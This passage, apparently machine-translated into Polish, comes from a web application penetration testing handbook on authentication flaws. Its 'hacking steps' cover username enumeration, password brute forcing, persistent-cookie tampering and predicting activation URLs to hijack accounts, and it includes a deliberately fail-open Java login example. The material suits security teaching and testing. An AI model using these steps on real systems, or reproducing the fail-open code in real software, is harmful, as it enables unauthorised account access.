3. Jeśli mechanizm wykorzystuje wyzwanie, określ, czy użytkownicy mogą ustawiać lub wybierać własne wyzwanie i odpowiedź. Jeśli tak, użyj listy wyliczonych lub popularnych nazw użytkowników, aby zebrać listę wyzwań i przejrzyj ją pod kątem tych, które wydają się łatwe do odgadnięcia.

4. Jeśli mechanizm używa „podpowiedzi” do hasła, wykonaj to samo ćwiczenie, aby zebrać listę wskazówek do hasła i wybrać te, które są łatwe do odgadnięcia.


5. Spróbuj zidentyfikować jakiekolwiek zachowanie w mechanizmie zapomnianego hasła, które może zostać wykorzystane jako podstawa do wyliczania nazw użytkowników lub ataków typu brute-force (patrz poprzednie szczegóły).

6. Jeśli aplikacja wygeneruje wiadomość e-mail zawierającą adres URL odzyskiwania w odpowiedzi na żądanie zapomnienia hasła, uzyskaj liczbę tych adresów URL i spróbuj zidentyfikować wzorce, które mogą umożliwić przewidywanie adresów URL przydzielanych innym użytkownikom. Zastosuj te same techniki, które są odpowiednie do analizy tokenów sesji pod kątem przewidywalności

Funkcjonalność „Zapamiętaj mnie”.

Aplikacje często implementują funkcje „zapamiętaj mnie” dla wygody użytkowników. Dzięki temu użytkownicy nie muszą ponownie wpisywać nazwy użytkownika i hasła za każdym razem, gdy korzystają z aplikacji z określonego komputera. Funkcje te są często niezabezpieczone z założenia i narażają użytkownika na ataki zarówno lokalne, jak i ze strony użytkowników na innych komputerach:

* Niektóre funkcje „zapamiętaj mnie” są realizowane przy użyciu prostego trwałego pliku cookie, takiego jak RememberUser=daf .



Kiedy ten plik cookie jest przesyłany na początkową stronę aplikacji, aplikacja ufa plikowi cookie w celu uwierzytelnienia użytkownika i tworzy sesję aplikacji dla tej osoby, pomijając login. Osoba atakująca może użyć listy popularnych lub wyliczonych nazw użytkowników, aby uzyskać pełny dostęp do aplikacji bez uwierzytelniania.

* Niektóre funkcje „zapamiętaj mnie” ustawiają plik cookie, który zawiera nie nazwę użytkownika, ale rodzaj trwałego identyfikatora sesji, np. RememberUser=1328. Gdy identyfikator zostanie przesłany na stronę logowania, aplikacja wyszukuje powiązanego z nim użytkownika i tworzy dla niego sesję aplikacji. Podobnie jak w przypadku zwykłych tokenów sesji, jeśli identyfikatory sesji innych użytkowników można przewidzieć lub ekstrapolować, osoba atakująca może iterować przez dużą liczbę potencjalnych identyfikatorów, aby znaleźć identyfikatory powiązane z użytkownikami aplikacji, a tym samym uzyskać dostęp do ich kont bez uwierzytelniania. Zobacz rozdział 7, aby zapoznać się z technikami wykonywania tego ataku.

* Nawet jeśli informacje przechowywane w celu ponownej identyfikacji użytkowników są odpowiednio chronione (zaszyfrowane), aby uniemożliwić innym użytkownikom ich określenie lub odgadnięcie, nadal mogą być narażone na przechwycenie w wyniku błędu, takiego jak skrypty międzywitrynowe, lub atakującego, który ma lokalny dostęp do komputera użytkownika.

KROKI HACKOWANIA

1. Aktywuj dowolną funkcję „zapamiętaj mnie” i ustal, czy funkcja rzeczywiście „zapamiętuje” użytkownika w pełni, czy też pamięta tylko jego nazwę użytkownika i nadal wymaga podania hasła przy kolejnych wizytach. W tym drugim przypadku jest znacznie mniej prawdopodobne, że funkcjonalność ujawni jakąkolwiek lukę w zabezpieczeniach.

2. Dokładnie sprawdź wszystkie ustawione trwałe pliki cookie, a także wszelkie dane, które są utrwalone w innych lokalnych mechanizmach przechowywania, takich jak userData programu Internet Explorer, izolowany magazyn Silverlight lub lokalne udostępnione obiekty Flash. Poszukaj zapisanych danych, które wyraźnie identyfikują użytkownika lub wydają się zawierać przewidywalny identyfikator użytkownika.

3. Nawet jeśli przechowywane dane wydają się być mocno zakodowane lub zaciemnione, przejrzyj to dokładnie. Porównaj wyniki „zapamiętywania" kilku bardzo podobnych nazw użytkowników i/lub haseł, aby zidentyfikować wszelkie możliwości inżynierii wstecznej oryginalnych danych. W tym miejscu użyj tych samych technik, które opisano w części 7, aby wykryć znaczenie i wzorce w tokenach sesji.


4. Spróbuj zmodyfikować zawartość trwałego pliku cookie, aby spróbować przekonać aplikację, że inny użytkownik zapisał swoje dane na Twoim komputerze.

Funkcjonalność personifikacji użytkownika

Niektóre aplikacje umożliwiają uprzywilejowanemu użytkownikowi aplikacji podszywanie się pod innych użytkowników w celu uzyskania dostępu do danych i wykonywania działań w kontekście użytkownika. Na przykład niektóre aplikacje bankowe umożliwiają operatorom centrum pomocy ustne uwierzytelnienie użytkownika telefonu, a następnie przełączenie sesji aplikacji na kontekst tego użytkownika, aby mu pomóc. W ramach funkcji podszywania się często występują różne wady projektowe:


* Może być zaimplementowana jako funkcja „ukryta", która nie podlega odpowiedniej kontroli dostępu. Na przykład każdy, kto zna lub odgadnie adres URL /admin/ImpersonateUser.jsp, może skorzystać z tej funkcji i podszywać się pod dowolnego innego użytkownika.

* Aplikacja może ufać danym kontrolowanym przez użytkownika podczas ustalania, czy użytkownik podszywa się pod inne osoby. Na przykład, oprócz ważnego tokena sesji, użytkownik może przesłać plik cookie określający, z którego konta aktualnie korzysta jego sesja. Osoba atakująca może zmodyfikować tę wartość i uzyskać dostęp do innych kont użytkowników bez uwierzytelniania, jak pokazano na rysunku .



* Jeśli aplikacja umożliwia podszywanie się pod użytkowników administracyjnych, jakakolwiek luka w logice personifikacji może skutkować luką w zabezpieczeniach umożliwiającą pionowe zwiększenie uprawnień. Zamiast po prostu uzyskać dostęp do danych innych zwykłych użytkowników, osoba atakująca może uzyskać pełną kontrolę nad aplikacją.

* Niektóre funkcje personifikacji są zaimplementowane jako proste hasło „backdoor”, które można przesłać na standardową stronę logowania wraz z dowolną nazwą użytkownika w celu uwierzytelnienia jako ten użytkownik. Ten projekt jest bardzo niepewny z wielu powodów, ale największą szansą dla atakujących jest to, że prawdopodobnie odkryją to hasło podczas wykonywania standardowych ataków, takich jak brutalne wymuszanie logowania. Jeśli hasło backdoora zostanie dopasowane przed rzeczywistym hasłem użytkownika, osoba atakująca prawdopodobnie odkryje funkcję hasła backdoora, a tym samym uzyska dostęp do konta każdego użytkownika. Podobnie atak siłowy może skutkować dwoma różnymi „trafieniami”, ujawniając w ten sposób hasło backdoora, jak pokazano na rysunku



Niekompletna walidacja poświadczeń

Dobrze zaprojektowane mechanizmy uwierzytelniania wymuszają różne wymagania dotyczące haseł, takie jak minimalna długość lub obecność zarówno wielkich, jak i małych liter. Odpowiednio, niektóre źle zaprojektowane mechanizmy uwierzytelniania nie tylko nie egzekwują tych dobrych praktyk, ale także ich nie przyjmują pod uwagę własnych prób ich przestrzegania przez użytkowników. Na przykład niektóre aplikacje obcinają hasła i dlatego sprawdzają poprawność tylko pierwszych n znaków. Niektóre aplikacje sprawdzają hasła bez uwzględniania wielkości liter. Niektóre aplikacje usuwają nietypowe znaki (czasami pod pretekstem sprawdzania poprawności wprowadzonych danych) przed sprawdzeniem haseł. W ostatnim czasie tego rodzaju zachowanie zostało zidentyfikowane w niektórych zaskakująco głośnych aplikacjach internetowych, zwykle w wyniku prób i błędów ciekawskich użytkowników. Każde z tych ograniczeń sprawdzania poprawności hasła zmniejsza o rząd wielkości liczbę wariantów dostępnych w zbiorze możliwych haseł. Eksperymentując, możesz określić, czy hasło jest w pełni sprawdzane, czy też obowiązują jakieś ograniczenia. Następnie możesz dostroić swoje automatyczne ataki przeciwko loginowi, aby usunąć niepotrzebne przypadki testowe, znacznie zmniejszając w ten sposób liczbę żądań niezbędnych do naruszenia bezpieczeństwa kont użytkowników.

KROKI HACKOWANIA

1. Korzystając z konta, które kontrolujesz, spróbuj zalogować się z różnymi odmianami własnego hasła: usunięciem ostatniego znaku, zmianą wielkości liter i usunięciem specjalnych znaków typograficznych. Jeśli którakolwiek z tych prób się powiedzie, kontynuuj eksperymentowanie, aby spróbować zrozumieć, jaka walidacja faktycznie ma miejsce.

2. Przekaż wyniki z powrotem do zautomatyzowanych ataków opartych na odgadywaniu haseł, aby usunąć zbędne przypadki testowe i zwiększyć szanse powodzenia.

Nieunikalne nazwy użytkowników

Niektóre aplikacje obsługujące samodzielną rejestrację umożliwiają użytkownikom określenie własnej nazwy użytkownika i nie wymuszają wymogu unikalności nazw użytkowników. Chociaż jest to rzadkie, autorzy napotkali więcej niż jedną aplikację z takim zachowaniem. Stanowi to wadę projektową z dwóch powodów:

* Jeden użytkownik, który dzieli nazwę użytkownika z innym użytkownikiem, może również wybrać to samo hasło co ten użytkownik podczas rejestracji lub późniejszej zmiany hasła. W takiej sytuacji aplikacja albo odrzuca hasło wybrane przez drugiego użytkownika, albo zezwala dwóm kontom na posiadanie identycznych danych uwierzytelniających. W pierwszej kolejności zachowanie aplikacji skutecznie ujawnia jednemu użytkownikowi dane uwierzytelniające drugiego użytkownika. W drugim przypadku kolejne logowania jednego z użytkowników skutkują uzyskaniem dostępu do konta drugiego użytkownika.

* Osoba atakująca może wykorzystać to zachowanie do przeprowadzenia skutecznego ataku siłowego, nawet jeśli nie jest to możliwe gdzie indziej ze względu na ograniczenia dotyczące nieudanych prób logowania. Osoba atakująca może wielokrotnie rejestrować określoną nazwę użytkownika z różnymi hasłami, jednocześnie monitorując odpowiedź różnicową wskazującą, że konto z tą nazwą użytkownika i hasłem już istnieje. Osoba atakująca ustali hasło użytkownika docelowego bez podejmowania pojedynczej próby zalogowania się jako ten użytkownik.

Źle zaprojektowana funkcja samorejestracji może również zapewnić środki do wyliczania nazw użytkowników. Jeśli aplikacja nie zezwala na zduplikowane nazwy użytkowników, osoba atakująca może próbować zarejestrować dużą liczbę wspólnych nazw użytkowników, aby zidentyfikować istniejące nazwy użytkowników, które zostaną odrzucone.

KROKI HACKOWANIA

1. Jeśli możliwa jest samodzielna rejestracja, spróbuj dwukrotnie zarejestrować tę samą nazwę użytkownika z różnymi hasłami.

2. Jeśli aplikacja zablokuje drugą próbę rejestracji, możesz wykorzystać to zachowanie do wyliczenia istniejących nazw użytkowników, nawet jeśli nie jest to możliwe na głównej stronie logowania lub w innym miejscu. Wykonaj wiele prób rejestracji z listą typowych nazw użytkowników, aby zidentyfikować już zarejestrowane nazwy blokowane przez aplikację.

3. Jeśli rejestracja zduplikowanych nazw użytkowników powiedzie się, spróbuj dwukrotnie zarejestrować tę samą nazwę użytkownika z tym samym hasłem i określ zachowanie aplikacji:

A. Jeśli pojawi się komunikat o błędzie, możesz wykorzystać to zachowanie do przeprowadzenia ataku brute-force, nawet jeśli nie jest to możliwe na głównej stronie logowania. Celuj w wyliczoną lub odgadniętą nazwę użytkownika i próbuj wielokrotnie zarejestrować tę nazwę użytkownika za pomocą listy typowych haseł. Gdy aplikacja odrzuci określone hasło, prawdopodobnie znalazłeś istniejące hasło do docelowego konta.

B. Jeśli nie pojawi się żaden komunikat o błędzie, zaloguj się przy użyciu podanych poświadczeń i zobacz, co się stanie. Być może będziesz musiał zarejestrować kilku użytkowników i zmodyfikować różne dane przechowywane na każdym koncie, aby zrozumieć, czy takie zachowanie może zostać wykorzystane do uzyskania nieautoryzowanego dostępu do kont innych użytkowników.

Przewidywalne nazwy użytkowników

Niektóre aplikacje automatycznie generują nazwy użytkowników kont zgodnie z przewidywalną sekwencją (cust5331, cust5332 itd.). Kiedy aplikacja zachowuje się w ten sposób, osoba atakująca,

która jest w stanie rozpoznać sekwencję, może szybko uzyskać potencjalnie wyczerpującą listę wszystkich prawidłowych nazw użytkowników, które mogą posłużyć jako podstawa do dalszych ataków. W przeciwieństwie do metod wyliczania, które opierają się na wysyłaniu powtarzających się żądań opartych na listach słów, ten sposób określania nazw użytkowników można przeprowadzić w sposób nieinwazyjny przy minimalnej interakcji z aplikacją.

KROKI HACKOWANIA

1. Jeśli aplikacja generuje nazwy użytkowników, spróbuj uzyskać kilka w krótkich odstępach czasu i sprawdź, czy można rozpoznać jakąś sekwencję lub wzór.

2. Jeśli to możliwe, ekstrapoluj wstecz, aby uzyskać listę możliwych prawidłowych nazw użytkowników. Może to służyć jako podstawa do ataku siłowego na login i innych ataków, w których wymagane są prawidłowe nazwy użytkownika, takich jak wykorzystanie luk w kontroli dostępu

Przewidywalne hasła początkowe

W niektórych aplikacjach wszyscy użytkownicy są tworzeni jednocześnie lub w dużych partiach i automatycznie przypisywane im są początkowe hasła, które następnie są im przekazywane w jakiś sposób. Sposoby generowania haseł mogą umożliwić atakującemu przewidzenie haseł innych użytkowników aplikacji. Ten rodzaj luki występuje częściej w aplikacjach korporacyjnych opartych na intranecie — na przykład każdy pracownik ma utworzone konto w swoim imieniu i otrzymuje wydrukowane powiadomienie o swoim haśle. W najbardziej narażonych przypadkach wszyscy użytkownicy otrzymują to samo hasło lub hasło ściśle powiązane z nazwą użytkownika lub funkcją służbową. W innych przypadkach wygenerowane hasła mogą zawierać sekwencje, które można zidentyfikować lub odgadnąć, mając dostęp do bardzo małej próbki początkowych haseł.

KROKI HACKOWANIA

1. Jeśli aplikacja generuje hasła, spróbuj uzyskać kilka w krótkim odstępie czasu i sprawdź, czy można rozpoznać jakąś sekwencję lub wzór.

2. Jeśli to możliwe, dokonaj ekstrapolacji wzorca, aby uzyskać listę haseł dla innych użytkowników aplikacji.

3. Jeśli hasła wykazują wzór, który można skorelować z nazwami użytkowników, możesz spróbować zalogować się przy użyciu znanych lub odgadniętych nazw użytkowników i odpowiednich wywnioskowanych haseł.

4. W przeciwnym razie możesz użyć listy wywnioskowanych haseł jako podstawy do ataku siłowego z listą wyliczonych lub powszechnych nazw użytkowników.

Niebezpieczna dystrybucja poświadczeń

Wiele aplikacji wykorzystuje proces, w którym poświadczenia dla nowo utworzonych kont są dystrybuowane do użytkowników poza pasmem ich normalnej interakcji z aplikacją (na przykład pocztą, e-mailem lub SMS-em). Czasami dzieje się tak z powodów związanych z bezpieczeństwem, takich jak zapewnienie, że podany przez użytkownika adres pocztowy lub e-mail faktycznie należy do tej osoby. W niektórych przypadkach ten proces może stanowić zagrożenie dla bezpieczeństwa. Załóżmy na przykład, że dystrybuowana wiadomość zawiera zarówno nazwę użytkownika, jak i hasło, nie ma ograniczeń czasowych na ich użycie i nie ma wymogu zmiany hasła przez użytkownika przy pierwszym logowaniu. Jest wysoce prawdopodobne, że duża liczba, a nawet większość użytkowników aplikacji nie zmodyfikuje swoich początkowych danych uwierzytelniających i tyle wiadomości

dystrybucyjnych będzie istniało przez długi czas, podczas którego mogą uzyskać do nich dostęp osoby nieupoważnione. Czasami dystrybuowane są nie same dane uwierzytelniające, ale adres URL „aktywacji konta", który umożliwia użytkownikom ustawienie własnego hasła początkowego. Jeśli seria tych adresów URL wysyłanych do kolejnych użytkowników wykazuje jakąkolwiek sekwencję, osoba atakująca może to zidentyfikować, rejestrując wielu użytkowników w krótkim odstępie czasu, a następnie wywnioskować aktywacyjne adresy URL wysłane do ostatnich i przyszłych użytkowników. Powiązanym zachowaniem niektórych aplikacji internetowych jest umożliwienie nowym użytkownikom rejestracji kont w pozornie bezpieczny sposób, a następnie wysłanie powitalnej wiadomości e-mail do każdego nowego użytkownika zawierającej jego pełne dane logowania. W najgorszym przypadku świadomy bezpieczeństwa użytkownik, który zdecyduje się natychmiast zmienić swoje hasło, które prawdopodobnie zostało naruszone, otrzymuje kolejną wiadomość e-mail zawierającą nowe hasło „do wykorzystania w przyszłości". To zachowanie jest tak dziwaczne i niepotrzebne, że użytkownikom zaleca się zaprzestanie korzystania z aplikacji internetowych, które sobie na to pozwalają.

KROKI HACKOWANIA

1. Uzyskaj nowe konto. Jeśli nie musisz ustawiać wszystkich poświadczeń podczas rejestracji, określ sposób, w jaki aplikacja rozsyła poświadczenia do nowych użytkowników.

2. Jeśli używany jest adres URL aktywacji konta, spróbuj zarejestrować kilka nowych kont w krótkim odstępie czasu i zidentyfikuj kolejność otrzymanych adresów URL. Jeśli można określić wzorzec, spróbuj przewidzieć aktywacyjne adresy URL wysyłane do ostatnich i przyszłych użytkowników i spróbuj użyć tych adresów URL, aby przejąć kontrolę nad ich kontami.

3. Spróbuj wielokrotnie użyć jednego aktywacyjnego adresu URL i sprawdź, czy aplikacja na to pozwala. Jeśli nie, spróbuj zablokować konto docelowe przed ponownym użyciem adresu URL i sprawdź, czy teraz działa.

Błędy implementacyjne w uwierzytelnianiu

Nawet dobrze zaprojektowany mechanizm uwierzytelniania może być wysoce niepewny z powodu błędów popełnionych w jego implementacji. Błędy te mogą prowadzić do wycieku informacji, całkowitego pominięcia logowania lub osłabienia ogólnego bezpieczeństwa mechanizmu zgodnie z założeniami. Błędy implementacyjne są zwykle bardziej subtelne i trudniejsze do wykrycia niż wady projektowe, takie jak słabej jakości hasła i brutalna siła. Z tego powodu są one często owocnym celem ataków na najbardziej krytyczne z punktu widzenia bezpieczeństwa aplikacje, w przypadku których liczne modele zagrożeń i testy penetracyjne prawdopodobnie przyniosły jakiekolwiek nisko wiszące owoce. Autorzy zidentyfikowali każdą z opisanych tu wad implementacyjnych w aplikacjach internetowych wdrożonych przez duże banki.

Mechanizmy logowania w przypadku awarii

Logika fail-open to rodzaj błędu logicznego , który ma szczególnie poważne konsekwencje w kontekście mechanizmów uwierzytelniania. Poniżej znajduje się dość wymyślony przykład mechanizmu logowania, którego otwarcie nie powiedzie się. Jeśli wywołanie metody db.getUser() z jakiegoś powodu zgłosi wyjątek (na przykład wyjątek pustego wskaźnika powstały, ponieważ żądanie użytkownika nie zawiera parametru nazwy użytkownika lub hasła), logowanie powiedzie się. Chociaż wynikowa sesja może nie być powiązana z konkretną tożsamością użytkownika, a zatem może nie być w pełni funkcjonalna, nadal może umożliwić atakującemu dostęp do niektórych poufnych danych lub funkcji.

```
public Response checkLogin(Session session) {
try {
String uname = session.getParameter(“username”);
String passwd = session.getParameter(“password”);
User user = db.getUser(uname, passwd);
if (user == null) {
// invalid credentials
session.setMessage(“Login failed. “);
return doLogin(session);
}
}
catch (Exception e) {}
// valid user
session.setMessage(“Login successful. “);
return doMainMenu(session);
}
```

W terenie nie spodziewałbyś się, że taki kod przejdzie nawet najbardziej pobieżną kontrolę bezpieczeństwa. Jednak ten sam błąd koncepcyjny jest znacznie bardziej prawdopodobny w bardziej złożonych mechanizmach, w których wykonuje się liczne wywołania metod warstwowych, w których może pojawić się wiele potencjalnych błędów i być obsługiwanych w różnych miejscach, a bardziej skomplikowana logika walidacji może wymagać utrzymywania istotny stan o postępie logowania.

KROKI HACKOWANIA

1. Wykonaj pełne, prawidłowe logowanie przy użyciu konta, które kontrolujesz. Rejestruj wszystkie dane przesłane do aplikacji i każdą otrzymaną odpowiedź, korzystając z przechwytującego serwera proxy.

2. Wielokrotnie powtarzaj proces logowania, modyfikując fragmenty przesłanych danych w nieoczekiwany sposób. Na przykład dla każdego parametru żądania lub pliku cookie wysłanego przez klienta wykonaj następujące czynności:

A. Prześlij pusty ciąg znaków jako wartość.

B. Całkowicie usuń parę nazwa/wartość.

C. Podaj bardzo długie i bardzo krótkie wartości.

D. Prześlij ciągi znaków zamiast liczb i odwrotnie.

E. Prześlij ten sam przedmiot wiele razy, z tą samą i inną wartością.

3. W przypadku każdego złożonego nieprawidłowo sformułowanego wniosku dokładnie przejrzyj odpowiedź aplikacji, aby zidentyfikować wszelkie rozbieżności w stosunku do przypadku podstawowego.

4. Wykorzystaj te obserwacje z powrotem podczas opracowywania przypadków testowych. Gdy jedna modyfikacja powoduje zmianę w zachowaniu, spróbuj połączyć to z innymi zmianami, aby przesunąć logikę aplikacji do granic możliwości.

Wady w wieloetapowych mechanizmach logowania

Niektóre aplikacje używają skomplikowanych mechanizmów logowania obejmujących wiele etapów, takich jak:

* Wprowadzenie nazwy użytkownika i hasła

* Wyzwanie dla określonych cyfr z PIN-u lub niezapomnianego słowa

* Przesłanie wartości wyświetlanej na zmieniającym się tokenie fizycznym

Wieloetapowe mechanizmy logowania zostały zaprojektowane tak, aby zapewnić większe bezpieczeństwo w porównaniu z prostym modelem opartym na nazwie użytkownika i haśle. Zazwyczaj pierwszy etap wymaga od użytkowników identyfikacji za pomocą nazwy użytkownika lub podobnego elementu, a kolejne etapy przeprowadzają różne kontrole uwierzytelnienia. Takie mechanizmy często zawierają luki w zabezpieczeniach - w szczególności różne błędy logiczne

POWSZECHNY MIT

Często zakłada się, że wieloetapowe mechanizmy logowania są mniej podatne na obejścia zabezpieczeń niż standardowe uwierzytelnianie za pomocą nazwy użytkownika/hasła. To przekonanie jest błędne. Wykonanie kilku kontroli uwierzytelnienia może znacznie zwiększyć bezpieczeństwo mechanizmu. Ale równoważąc to, proces jest bardziej podatny na błędy we wdrażaniu. W kilku przypadkach, gdy występuje kombinacja wad, może to nawet skutkować rozwiązaniem mniej bezpiecznym niż zwykłe logowanie oparte na nazwie użytkownika i haśle. Niektóre implementacje wieloetapowych mechanizmów logowania przyjmują potencjalnie niebezpieczne założenia na każdym etapie dotyczące interakcji użytkownika z wcześniejszymi etapami:

* Aplikacja może zakładać, że użytkownik, który uzyskuje dostęp do etapu trzeciego, musi mieć wyczyszczone etapy pierwszy i drugi. Dlatego może uwierzytelnić atakującego, który przechodzi bezpośrednio z etapu pierwszego do etapu trzeciego i poprawnie go kończy, umożliwiając atakującemu zalogowanie się tylko przy użyciu jednej części różnych normalnie wymaganych poświadczeń.

* Aplikacja może ufać niektórym danym przetwarzanym na etapie drugim, ponieważ zostały one zweryfikowane na etapie pierwszym. Jednak osoba atakująca może być w stanie manipulować tymi danymi na etapie drugim, nadając im inną wartość niż zweryfikowana na etapie pierwszym. Na przykład na pierwszym etapie aplikacja może ustalić, czy konto użytkownika wygasło, jest zablokowane lub znajduje się w grupie administracyjnej lub czy musi przejść dalsze etapy logowania poza etapem drugim. Jeśli osoba atakująca może ingerować w te flagi, gdy logowanie przechodzi między różnymi etapami, może zmodyfikować zachowanie aplikacji i spowodować, że będzie ona uwierzytelniać go tylko za pomocą częściowych danych uwierzytelniających lub w inny sposób podnosić uprawnienia.

* Aplikacja może zakładać, że do ukończenia każdego etapu używana jest ta sama tożsamość użytkownika; może jednak nie sprawdzić tego jawnie. Na przykład etap pierwszy może obejmować przesłanie prawidłowej nazwy użytkownika i hasła, a etap drugi może obejmować ponowne przesłanie

nazwy użytkownika (teraz w ukrytym polu formularza) i wartości ze zmieniającego się fizycznego tokena. Jeśli osoba atakująca prześle prawidłowe pary danych na każdym etapie, ale dla różnych użytkowników, aplikacja może uwierzytelnić użytkownika jako jedną z tożsamości używanych na dwóch etapach. Umożliwiłoby to atakującemu, który posiada własny token fizyczny i odkryje hasło innego użytkownika, zalogowanie się jako ten użytkownik (lub odwrotnie). Chociaż mechanizm logowania nie może zostać całkowicie naruszony bez uprzedniej informacji, jego ogólny stan bezpieczeństwa jest znacznie osłabiony, a znaczne koszty i wysiłek związany z wdrożeniem mechanizmu dwuskładnikowego nie przynoszą oczekiwanych korzyści.

KROKI HACKOWANIA

1. Wykonaj pełne, prawidłowe logowanie przy użyciu konta, które kontrolujesz. Rejestruj wszystkie dane przesyłane do aplikacji za pomocą przechwytującego serwera proxy.

2. Zidentyfikuj każdy odrębny etap logowania i dane gromadzone na każdym etapie. Określ, czy jakakolwiek pojedyncza informacja jest zbierana więcej niż raz, czy też kiedykolwiek jest przesyłana z powrotem do klienta i przesyłana ponownie za pośrednictwem ukrytego pola formularza, pliku cookie lub wstępnie ustawionego parametru adresu URL.

3. Powtórz proces logowania wiele razy z różnymi zniekształceniami:

A. Spróbuj wykonać kroki logowania w innej kolejności.

B. Spróbuj przejść bezpośrednio do dowolnego etapu i kontynuować stamtąd.

C. Spróbuj pominąć każdy etap i przejść do następnego.

D. Użyj swojej wyobraźni, aby wymyślić inne sposoby uzyskania dostępu do różnych etapów, których programiści mogli nie przewidzieć.

